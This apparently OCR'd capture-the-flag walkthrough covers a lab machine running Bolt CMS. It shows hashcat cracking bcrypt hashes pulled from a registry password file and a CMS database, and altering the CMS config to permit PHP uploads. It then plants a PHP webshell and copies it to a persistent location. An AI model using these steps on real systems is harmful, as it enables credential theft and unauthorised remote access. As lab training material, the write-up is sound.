


```
bolt@bolt:~$ ls
user.txt
bolt@bolt:~$ cat user.txt
ytc0ytdmnzywnzgxngi0zte0otm3ywzi
bolt@bolt:~$ _
```

USER FLAG: ytc0ytdmnzywnzgxngi0zte0otm3ywzi

PrivEsc


I found the hash from the begining and decided to crack that just for fun
It was in /srv/docker-registry/auth/registry.password



```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2y$05$MQ.s8qTZnGX657si5k7a9eCNn3NRccEg1TNoXjNmF2niYQ5FOgMzy:admin

Session..........: hashcat
Status...........: Cracked
Hash.Type........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2y$05$MQ.s8qTZnGX657si5k7a9eCNn3NRccEg1TNoXjNmF2ni...FOgMzy
Time.Started.....: Fri Oct 25 04:58:12 2019 (7 secs)
Time.Estimated...: Fri Oct 25 04:58:19 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3087 H/s (8.76ms) @ Accel:8 Loops:2 Thr:8 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 19968/14344385 (0.14%)
Rejected.........: 0/19968 (0.00%)
Restore.Point....: 19456/14344385 (0.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:30-32
Candidates.#1....: leonardo1 -> jonel
```

In the bolt database file I found a possible password
This was using

```
less /var/www/html/bolt/app/database/bolt.db
# Below is a quicker way
strings /var/www/html/bolt/app/database/bolt.db | grep root
```



```
admin$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi13/Z0yYD86.P5E9cpY7PKbolt@registry.htb2019-10-24 21:12:2810.10.15.247Admin["files://shell.php-
00.png","files://shell.php.png"]["root","everyone"]
```

admin$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PK bolt@registry.htb
2019-10-24 21:12:28 10.10.15.247Admin["files://shell.php-00.png","files://shell.php.png"]["root","everyone"]

There seemed to be a lot of files in /var/www/html/bolt
As a way to filter them i did a search for index.* files and visited the sites to see what I could find

```
find /var/www/html -type f -name index.*
/var/www/html/install/index.php
/var/www/html/bolt/vendor/codeception/codeception/tests/data/app/index.php
/var/www/html/bolt/vendor/codeception/codeception/tests/data/app/view/index.php
/var/www/html/bolt/vendor/codeception/codeception/tests/data/app/view/form/index.php
/var/www/html/bolt/vendor/codeception/codeception/tests/data/rest/index.php
/var/www/html/bolt/vendor/silex/silex/bin/skeleton/index.php
/var/www/html/bolt/vendor/siriusphp/upload/tests/web/index.php
/var/www/html/bolt/index.php
```

The below 2 links returned something but nothing useful
https://registry.htb/bolt/vendor/codeception/codeception/tests/data/app/view/index.php
https://registry.htb/bolt/vendor/codeception/codeception/tests/data/app/view/form/index.php


Since that worked out well I figured I better check for a login page
SUCCESS!

```
find /var/www/html -type f -name *login*
cat /var/www/html/bolt/vendor/codeception/codeception/tests/data/app/view/login.php
```

https://registry.htb/bolt/vendor/codeception/codeception/tests/data/app/view/login.php

Lets try to login. To do this we of course need to crack the password

```
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt --force
```




```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 4 secs

$2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P5E9cpY7PK:strawberry

Session..........: hashcat
Status...........: Cracked
Hash.Type........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2y$10$e.ChUytg9SrL7AsboF2bX.wWKQ1LkS5Fi3/Z0yYD86.P...cpY7PK
Time.Started.....: Fri Oct 25 04:24:50 2019 (5 secs)
Time.Estimated...: Fri Oct 25 04:24:55 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       96 H/s (8.79ms) @ Accel:8 Loops:2 Thr:8 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 512/14344385 (0.00%)
Rejected.........: 0/512 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1022-1024
Candidates.#1....: 123456 -> letmein

Started: Fri Oct 25 04:24:32 2019
Stopped: Fri Oct 25 04:24:57 2019
```

EMAIL: bolt@registry.htb
PASS: strawberry


After way too long i found the login page. FINALLY. Is hould have just looked at the docs in the first place

Screenshot iPhone 3: The Dashboard overview screen.



DOC IMAGE

ACTUAL SITE
https://registry.htb/bolt/bolt


Please log on.

Username / email

admin

Password


Show

●●●●●●●●●●●

“Everything should be made as simple as possible, but not simpler.”

— Albert Einstein


Under Settings - File Management we can upload files



Drop files in the file manager to upload them or use the button below.


Allowed file types are:

After attempting to upload a php file I discovered this was not allowed.
Since we are logged in as admin we need to change that setting and allow php uploads.
Do this by going to Configuration - Main Configuration



```
# For SQLite, o
```


At line 240 add php, to the accepted file types.



```
accept_file_types: [ php, twig
```

Verify the change was made after foing to File Management - Uploaded files and hover over types.
If you do not see the change reflected here you will need to refresh the webpage.


You should have 3 tabs in Firefox open.
One where you save your config https://registry.htb/bolt/bolt/file/edit/config/config.yml
Second where you upload the file https://registry.htb/bolt/bolt/files
Third where your webshell will temporarily exist ready to issue the cp command moving your shell to a permanent location https://registry.htb/bolt/files/webshell.php



Allowed file types are: php, twig, html, js, css, scss, gif, jpg, jpeg, png, ico, zip, tgz, txt, md, doc, docx, pdf, epub, xls, xlsx, ppt, pptx, mp3, ogg, wav, m4a, mp4, m4v, ogv, wmv, avi, webm, svg.

Lets upload a php webshell and work on getting our TTY shell.
RESOURCE: https://github.com/WhiteWinterWolf/wwwolf-php-webshell.git

After uploading shell.php I did a search to see where the file went




```
bolt@bolt:/var/www/html/bolt$ find /var/www/html/bolt -type f -name shell.php 2> /dev/null
/var/www/html/bolt/files/shell.php
bolt@bolt:/var/www/html/bolt$
```

So in our browser I need to go to the below link to get to it
http://registry.htb/bolt/files/webshell.php

I received a not found error and all my changes had been reverted. This means I need to save the shell to a different location.
I than loaded my shell again and visited the http link above.
I than copied my shell to /var/www/html/bolt/theme/shell.php so I always have access.

```
cp /var/www/html/bolt/files/webshell.php /var/www/html/bolt/theme/webshell.php
cp /var/www/html/bolt/files/shell.php /var/www/html/bolt/theme/shell.php
